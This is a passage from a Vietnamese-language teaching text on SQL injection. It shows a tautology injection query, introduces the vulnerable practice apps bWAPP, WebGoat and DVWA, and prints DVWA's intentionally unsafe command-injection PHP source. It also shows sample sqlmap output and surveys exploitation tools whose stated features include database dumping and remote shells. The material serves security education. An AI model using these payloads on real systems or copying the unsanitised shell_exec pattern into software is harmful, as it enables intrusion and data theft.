SELECT *  
FROM ProductsTbl  
WHERE Price < '100.00' OR '1'='1'  
ORDER BY ProductDescription;
```

**Nhận xét :** Có nhiều cách khai thác lỗ hổng SQL injection để đạt được vô số các mục tiêu. Sự thành công của cuộc tấn công thường rất phụ thuộc vào cơ sở dữ liệu của ứng dụng và các hệ thống kết nối với nhau đang bị tấn công. Đôi khi phải mất rất nhiều kỹ năng và sự kiên trì để có thể bắt đầu khai thác một lỗ hổng cho tới khi nắm được toàn bộ tiềm năng của nó.

Thông qua ví dụ đơn giản trên, chúng ta đã có thể hình dung ra được cách một kẻ tấn công có thể thao túng một câu lệnh truy vấn SQL động, cái mà được tạo thành từ các dữ liệu đầu vào chưa được kiểm tra hoặc được mã hóa một cách cẩn thận. Rất nhiều nhà phát triển phần mềm đã không lường trước được hậu quả của việc này

## Chương 2. Bộ công cụ hỗ trợ thực hành tấn công


### 2.1. Bộ công cụ thực hành tấn công bWAPP, WebGoat, DVWA

#### 2.1.1. bWAPP

bWAPP, hoặc một ứng dụng web lỗi, là một nguồn mở miễn phí và cố ý không an toàn ứng dụng web.

BWAPP giúp những người đam mê bảo mật, các nhà phát triển và sinh viên khám phá và ngăn chặn các lỗ hổng trên web. Điều gì làm cho bWAPP trở nên độc nhất? Vâng, nó có hơn 100 lỗi web! Nó bao gồm tất cả các lỗ hổng chính được biết đến trên web, bao gồm tất cả các rủi ro từ dự án OWASP Top 10. Trọng tâm không chỉ là một vấn đề cụ thể ... bWAPP đang thực hiện một loạt các lỗ hổng!

BWAPP là một ứng dụng PHP sử dụng cơ sở dữ liệu MySQL. Nó có thể được lưu trữ trên Linux / Windows với Apache / IIS và MySQL. Nó được hỗ trợ trên WAMP hoặc XAMPP. Một khả năng khác là tải bee-box, một VM tùy chỉnh được cài đặt sẵn với bWAPP.




Hình 2.1.1 : bWAPP



## 2.1.2. WebGoat

WebGoat là một ứng dụng web cố tình không an toàn được duy trì bởi OWASP, được thiết kế để dạy các bài học về bảo mật ứng dụng web.

Chương trình chứa các bài tập thực hành của các lỗi ứng dụng máy chủ phổ biến. Các bài tập này được dự định sẽ được mọi người sử dụng để tìm hiểu về các kỹ thuật thử nghiệm an ninh và thâm nhập.



**Hình 2.1.2 : WebGoat**

### 2.1.3. DVWA

DVWA là một bộ mã nguồn PHO được thiết kế để tồn tại các lỗ hổng ở mức ứng dụng web và sử dụng cho các quản trị viên hoặc những ai yêu thích bảo mật tham khảo và thực hành. Điều lưu tâm rằng, đây đều là các mức khai thác lỗ hổng cơ bản đến khi dùng thực tế thì mọi thứ không dễ dàng như vậy

Với hướng dẫn cài đặt cần cài đặt 3 dịch vụ gồm dịch vụ CSDL MySQL/MariaDB, web server apache/Nginx và PHP.

The screenshot displays the DVWA web application interface. On the left is a sidebar menu with options: Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area shows the 'Command Injection Source' code, which is a PHP script that takes a 'Submit' button click and a target IP address from the user, then executes a 'ping' command on that target. The code is as follows:

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

Below the code, there is a 'More Information' section with four links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, <http://www.ss64.com/nt/>, and [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection). At the bottom left, the user information is displayed: Username: admin, Security Level: low, PHPIDS: disabled. At the bottom right, there are buttons for 'View Source' and 'View Help'. The footer of the application reads 'Damn Vulnerable Web Application (DVWA) v1.9'.

Hình 2.1.3 : DVWA

## 2.2. Một số công cụ hỗ trợ trong thực hành tấn công SQL Injection

Hiện nay có rất nhiều công cụ quét lỗ hổng bảo mật (bao gồm SQL injection). Những công cụ này cho phép phát hiện và khai thác lỗ hổng SQL injection khá mạnh mẽ.

### 2.2.1. SQLmap

Sqlmap là một công cụ kiểm tra thâm nhập mã nguồn mở tự động hóa quá trình phát hiện và khai thác lỗ hổng SQL injection và tiếp nhận các máy chủ cơ sở dữ liệu. Đây là một công cụ phát hiện mạnh mẽ, được giới bảo mật và giới hacker sử dụng thường xuyên. Với người dùng Kali hoặc Back Track 5 thì Sqlmap đã được tích hợp sẵn vào hệ điều hành. Riêng Windows thì chúng ta phải cài đặt thêm python và Sqlmap để sử dụng.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
{1.0.5.63#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
```

Hình 2.2.1 : SQL Map

#### Tính năng:

- Hỗ trợ đầy đủ các hệ thống quản lý cơ sở dữ liệu MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB và Informix .
- Hỗ trợ đầy đủ cho sáu kỹ thuật chèn SQL: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Hỗ trợ kết nối trực tiếp tới cơ sở dữ liệu mà không cần truyền bằng SQL


injection, bằng cách cung cấp các chứng chỉ DBMS, địa chỉ IP, cổng và tên cơ sở dữ liệu.

- Hỗ trợ liệt kê người dùng, mật khẩu hash, đặc quyền, vai trò, cơ sở dữ liệu, bảng biểu và cột .
- Tự động nhận dạng mật khẩu hash và hỗ trợ cho việc crack chúng bằng cách sử dụng một cuộc tấn công dùng từ điển.
- Hỗ trợ để đổ bảng cơ sở dữ liệu hoàn toàn, một loạt các mục hoặc các cột cụ thể theo sự lựa chọn của người dùng. Người sử dụng cũng có thể chọn để tải về chỉ một loạt các ký tự từ mục nhập của mỗi cột.
- Hỗ trợ tìm kiếm tên cơ sở dữ liệu cụ thể, các bảng cụ thể trên tất cả các cơ sở dữ liệu hoặc các cột cụ thể trên tất cả các bảng của cơ sở dữ liệu . Điều này hữu ích, ví dụ, để xác định các bảng chứa các thông tin đăng nhập ứng dụng tùy chỉnh, trong đó tên cột có liên quan có chứa chuỗi như tên và pass.
- Hỗ trợ tải và tải lên bất kỳ tệp tin nào từ hệ thống tệp tin cơ sở dữ liệu dưới đây khi phần mềm cơ sở dữ liệu là MySQL, PostgreSQL hoặc Microsoft SQL Server.
- Hỗ trợ thực hiện các lệnh tùy ý và truy xuất dữ liệu chuẩn của chúng trên máy chủ cơ sở dữ liệu nằm dưới hệ điều hành khi phần mềm cơ sở dữ liệu là MySQL, PostgreSQL hoặc Microsoft SQL Server.
- Hỗ trợ thiết lập một kết nối TCP giữa nhà nước giữa máy tính và máy chủ cơ sở dữ liệu nằm dưới hệ điều hành. Kênh này có thể là một nhắc lệnh tương tác, một phiên làm việc Meterpreter hoặc một phiên giao diện người dùng đồ họa (VNC) theo sự lựa chọn của người sử dụng.
- Hỗ trợ cho quá trình cơ sở dữ liệu leo thang đặc quyền người dùng thông qua lệnh "getsystem" của Metasploit Meterpreter .

Bạn download Sqlmap tại <http://sqlmap.org/>

### 2.2.2. Proxy Switcher

Tiện ích mở rộng này cung cấp giao diện thiết đặt proxy giống như cửa sổ cài đặt proxy tích hợp của Firefox nhưng ngay từ thanh công cụ của Firefox. Màu biểu tượng thay đổi dựa trên cài đặt proxy của bạn để thông báo cho bạn về cấu hình proxy của bạn. Tiện ích mở rộng hỗ trợ hồ sơ. Bạn có thể có tối đa 6 cấu hình khác nhau để tự cấu hình tất cả các cài đặt proxy.



**Hình 2.2.2 : Proxy Switcher**

**Tùy chọn có sẵn:**

- Không có Proxy
- Tự động phát hiện Proxy
- Hướng dẫn sử dụng (http, ssl, ftp và vớ 4 và vớ 5)
- Tự động (Từ một địa chỉ PAC)

**Các công cụ có sẵn:**


- Phát hiện địa điểm IP ngoài
- Vị trí địa lý
- Kiểm tra rò rỉ IP

Bạn download Proxy Switcher tại

<https://addons.mozilla.org/vi/firefox/addon/proxy-switcher/>

### 2.2.3. HackBar

Đây là thanh công cụ sẽ giúp bạn trong việc kiểm tra các sql injections, các lỗ XSS và an ninh trang web. Nó không phải là một công cụ để thực hiện khai thác tiêu chuẩn và nó sẽ KHÔNG dạy bạn làm thế nào để hack một trang web. Mục đích chính của nó là giúp một nhà phát triển kiểm tra an ninh trên mã của mình. Nếu bạn biết mình đang làm gì, thanh công cụ này sẽ giúp bạn làm nhanh hơn. Nếu bạn muốn tìm hiểu để tìm các lỗ hổng bảo mật, bạn cũng có thể sử dụng thanh công cụ này.



Hình 2.2.3 : HackBar

#### Đặc điểm:

- Đọc được cả những url phức tạp nhất
- Url trong textarea không bị ảnh hưởng bởi chuyển hướng.
- Có thể sử dụng nó như notepad
- Các công cụ hữu ích như trên uu / url giải mã...
- Tất cả các chức năng làm việc trên văn bản hiện đang được chọn.
- MD5 / SHA1 / SHA256
- Các phím tắt MySQL / MS SQL Server / Oracle




- Các chức năng XSS hữu ích

Bạn download HackBar tại <https://addons.mozilla.org/vi/firefox/addon/hackbar>

## 2.2.4. Burp Suite

Burp suite là một ứng dụng java dùng để kiểm thử xâm nhập ứng dụng web. Burp bao gồm nhiều công cụ nhỏ (chức năng) khác nhau, các công cụ này hỗ trợ cho nhau trong quá trình kiểm thử.



**Hình 2.2.4 : Burp Suite**

**Burp suite miễn phí:** Burp suite có hai loại phiên bản free và pro (mất phí). Bản pro sẽ có thêm chức năng scan web, tuy nhiên với phiên bản free ta cũng có thể sử dụng hầu hết các chức năng chính của Burp như proxy server, web spider, intruder and repeater.


**Tiện lợi:** Burp suite tích hợp nhiều công cụ khác nhau nên tiện lợi cho người sử dụng, không cần bật nhiều công cụ một lúc, burp suite đã làm tất cả cho bạn.

**Dễ sử dụng:** để chạy được ứng dụng burp suite người dùng chỉ cần cài môi trường java (jre) sau đó click đúp vào file chạy là có thể sử dụng. Do được phát triển trên ngôn ngữ java nên Burp có giao diện thuận tiện cho người dùng.

Có thể download Burp suite tại <http://portswigger.net/burp/download.html>

### 2.2.5. BSQL Hacker

BSQL hacker là một công cụ SQL injection tốt giúp bạn thực hiện một cuộc tấn công SQL injection chống các ứng dụng web. Công cụ này dành cho những người muốn có một công cụ SQL injection tự động. Nó đặc biệt được thực hiện cho việc tiêm SQL Blind. Công cụ này nhanh và thực hiện một cuộc tấn công đa luồng cho kết quả tốt hơn và nhanh hơn.



Hình 2.2.5 : BSQL Hacker

Nó hỗ trợ 4 kiểu tấn công SQL injection khác nhau:

- Blind SQL Injection
- Thời gian dựa Blind SQL Injection
- Deep Blind (dựa trên sự chậm trễ thời gian nâng cao)



## - SQL Injection lỗi dựa trên SQL Injection

Công cụ này hoạt động ở chế độ tự động và có thể trích xuất hầu hết các thông tin từ cơ sở dữ liệu. Nó có trong cả giao diện điều khiển và hỗ trợ giao diện điều khiển. Bạn có thể thử bất kỳ chế độ Giao diện cho nào. Từ chế độ GUI, bạn cũng có thể lưu hoặc nạp dữ liệu tấn công đã lưu.

Nó hỗ trợ nhiều điểm tiêm bao gồm chuỗi truy vấn, tiêu đề HTTP, POST và cookie. Nó hỗ trợ một proxy để thực hiện các cuộc tấn công. Nó cũng có thể sử dụng các chi tiết xác thực mặc định để đăng nhập vào các tài khoản web và thực hiện cuộc tấn công từ tài khoản đã cho. Nó hỗ trợ các URL được bảo vệ bởi SSL và cũng có thể được sử dụng trên các URL SSL có các chứng chỉ không hợp lệ.

Công cụ SQL injection Hacker SQLQL hỗ trợ MSSQL, ORACLE và MySQL.

Tải về Hacker BSQL ở đây: <https://labs.portcullis.co.uk/tools/bsql-hacker/>

### 2.2.6. SQLninja

SQLninja là một công cụ SQL injection khai thác các ứng dụng web sử dụng máy chủ SQL làm máy chủ cơ sở dữ liệu. Công cụ này có thể không tìm thấy nơi tiêm vào lúc đầu. Nhưng nếu nó được phát hiện, nó có thể dễ dàng tự động hóa quá trình khai thác và trích xuất các thông tin từ máy chủ cơ sở dữ liệu.

Công cụ này có thể thêm các bức ảnh từ xa vào registry của hệ điều hành máy chủ cơ sở dữ liệu để vô hiệu hóa việc thực hiện công tác phòng chống. Mục đích chung của công cụ này là cho phép kẻ tấn công truy cập từ xa vào một máy chủ cơ sở dữ liệu SQL.

Nó cũng có thể được tích hợp với Metasploit để có được GUI truy cập vào cơ sở dữ liệu từ xa. Nó cũng hỗ trợ ràng buộc trực tiếp và đảo ngược, cả TCP và UDP.

Công cụ này không có sẵn cho nền tảng Windows. Nó chỉ có cho các hệ điều hành Linux, FreeBSD, Mac OS X và iOS.

Tải SQLninja từ liên kết dưới đây:

[Http://sqlninja.sourceforge.net/](http://sqlninja.sourceforge.net/)

### 2.2.7. SQLSus

SQLSus là một công cụ SQL injection nguồn mở khác và về cơ bản là công cụ chèn và tiếp nhận MySQL. Công cụ này được viết bằng Perl và bạn có thể mở rộng các chức năng bằng cách thêm mã của riêng bạn. Công cụ này cung cấp một giao diện lệnh cho phép bạn chèn các truy vấn SQL của riêng bạn và thực hiện các cuộc tấn công SQL injection.

Công cụ này phát hiện nhanh và hiệu quả. Nó sử dụng một thuật toán tấn công mạnh mẽ để tối đa hóa các dữ liệu thu thập được. Để có kết quả tốt hơn, nó cũng sử dụng các truy vấn phụ được xếp chồng lên nhau. Để làm cho quá trình nhanh hơn, nó có đa luồng để thực hiện các cuộc tấn công trong nhiều chủ đề.

Cũng giống như các công cụ SQL injection khác, nó cũng hỗ trợ HTTPS. Nó có thể thực hiện các cuộc tấn công thông qua cả GET và POST. Nó cũng hỗ trợ, cookies, SOCKS proxy, xác thực HTTP, và lấy dữ liệu nhị phân.

Với công cụ này, bạn cũng có thể sao chép cơ sở dữ liệu, bảng hoặc cột vào cơ sở dữ liệu SQLite cục bộ và tiếp tục qua các phiên khác nhau.

Nếu bạn muốn sử dụng công cụ SQL injection chống lại một cuộc tấn công MySQL, bạn sẽ thích công cụ này vì nó là chuyên biệt cho máy chủ cơ sở dữ liệu cụ thể này.

Tải xuống SQLsus từ liên kết dưới đây:

[Http://sqlsus.sourceforge.net/](http://sqlsus.sourceforge.net/)

## Chương 3 : Kiểm thử SQL Injection

- Các Giải pháp trong chương này :
  - Tìm kiếm SQL Injection
  - Xác nhận SQL Injection
  - Tự động phát hiện SQL Injection

### 3.1. Giới thiệu

